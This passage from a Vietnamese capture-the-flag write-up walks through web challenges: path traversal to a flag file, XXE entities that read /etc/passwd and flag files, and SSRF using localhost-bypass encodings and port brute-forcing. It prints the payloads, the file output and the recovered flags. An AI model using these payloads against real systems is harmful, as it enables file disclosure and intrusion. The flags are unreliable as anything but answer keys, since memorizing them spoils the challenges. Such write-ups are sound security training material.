Bắt request, chúng ta nhận thấy query string rất có khả năng xảy ra path traversal

```
1 GET /read?name=son.txt HTTP/1.1
2 Host: 103.97.125.56:30544
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=
0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://103.97.125.56:30544/
9 Upgrade-Insecure-Requests: 1
0 Priority: u=0, i
```

Thử sửa đổi đường dẫn và lấy flag

The screenshot shows a web browser with two panes. The left pane, labeled 'Raw', displays the raw HTTP request. The path in the request has been modified to `../../../flag.txt`. The right pane, labeled 'Render', shows the rendered page content, which is a hex-encoded string: `CHH{eASy_DoWN104d_F1L3_58653255e1078ecb29d40e80632fc3cb}`.

=> Flag:

CHH{eASy_DoWN104d_F1L3_58653255e1078ecb29d40e80632fc3cb}

18. XXE Injection 001

Chall này cho phép upload 1 file .xml với sample đã có sẵn, chúng ta thử upload xem request gửi đi có chứa lỗ hổng XXE không

The screenshot shows a web application interface for uploading employee data. It features a 'Browse...' button, an 'Upload XML' button, and a table with columns for Name, Email, Position, and Salary.

Nếu chèn vào 1 DTD với external entity là xxe, truyền vào đó file /etc/passwd, kết quả hiện ra chúng tỏ có lỗ hổng XXE

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<employees>
  <employee>
    <name>&xxe;</name>
    <email>john.doe@example.com</email>
    <position>Manager</position>
    <salary>100000</salary>
```

```

"root:x:0:0:root:\/root:\/bin\/bash\ndaemon:x:
1:1:daemon:\/usr\/sbin:\/usr\/sbin\/nologin\nb
in:x:2:2:bin:\/bin:\/usr\/sbin\/nologin\nsys:x
:3:3:sys:\/dev:\/usr\/sbin\/nologin\nsync:x:4:
65534:sync:\/bin:\/bin\/sync\ngames:x:5:60:gam
es:\/usr\/games:\/usr\/sbin\/nologin\nman:x:6:
12:man:\/var\/cache\/man:\/usr\/sbin\/nologin\

```

Vậy chúng ta truyền vào đường dẫn đến file flag để lấy cờ

```

"name":
"CHH{xxe_injECt1oN_001_eee59578a226cf8fa8538cf
4fb843433}",

```

=> Flag:

CHH{xxe_injECt1oN_001_eee59578a226cf8fa8538cf4fb843433}

19. Crawling

Đối với chall này, chúng ta phải tìm cách sao cho server request đến local, tuy nhiên các cách bypass thông thường không có tác dụng (Sửa đổi 127.0.0.1 thành 127.0.1, decimal, hay dùng fbi.com đều không được). Lúc này, ở cookiehanhoan.org có 1 domain là redirect.cookiehanhoan.org đã được cấu hình để trở về 127.0.0.1/admin, chúng ta có thể thử và lấy flag

crawling

Info
URL: http://redirect.cookiehanhoan.org
IP: 18.133.72.105

CHH{cr@W11ng_ssrf_3@5Y_20d6d5723a62c0f19dd5f0564b76a52f}

=> Flag:

CHH{cr@W11ng_ssrf_3@5Y_20d6d5723a62c0f19dd5f0564b76a52f}

20. Easy SSRF

Chall này cho phép nhập vào 1 url dẫn đến 1 image, chúng ta tiến hành nhập và bắt request

```

url=
https%3A%2F%2Fi.ytimg.com%2Fvi%2FYIG_LTHXfts%2Foardefault.jpg
%3Fsqp%3D-oaymwEdCJUDENAFSFWQAgHyq4qpAwwIARUAAIhCcAHAAQY%3D%2
6rs%3DAOn4CLCvTs24htqAVd-arlahfZPlolIf7A

```

Kết quả trong request có chứa 1 giá trị url, chúng ta có thể khai thác SSRF ở đây, với url trỏ đến localhost và cổng từ 1500-1800. Do 127.0.0.1 đã ở trong blacklist và cổng random từ 1500-1800, chúng ta sẽ sử dụng Burp Intruder. Với position như sau

```
url=http://$127.0.0.1$: $1500$/
```

Trong đó set 1 truyền vào

```
127.1
127.0.1
2130706433
```

Và set 2 từ 1500-1800

Kết quả cổng hợp lệ là 1637 và ip là 1 trong 3 ip như hình


Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
2130706433	1637	200	2290			3042
127.0.1	1637	200	1840			3042
127.1	1637	200	1599			3042

=> Flag




21. Baby Waiter

Sau khi chọn Food và table num, request gửi đi dưới dạng json



Vậy thì chuyển sang dạng XML để xem có khai thác được lỗ hổng XXE không



Khi chèn vào DTD chứa external entity nhận vào nội dung file /etc/passwd và gửi request, chúng ta nhận được nội dung file /etc/passwd
=> tên tại XXE

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
  <!DOCTYPE foo [
    <!ENTITY xxe SYSTEM "/etc/passwd">
  ]>
  <root>
    <table_num>
      1
    </table_num>
    <food>
      &xxe;
    </food>
  </root>
```

```
Your root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Vậy chúng ta truyền vào file /flag.txt

=> Flag

```
Your CHH{5ImPle_XX3_b3f93efd014908e5879cb6ce31a1fedc} order
has been submitted successfully.
```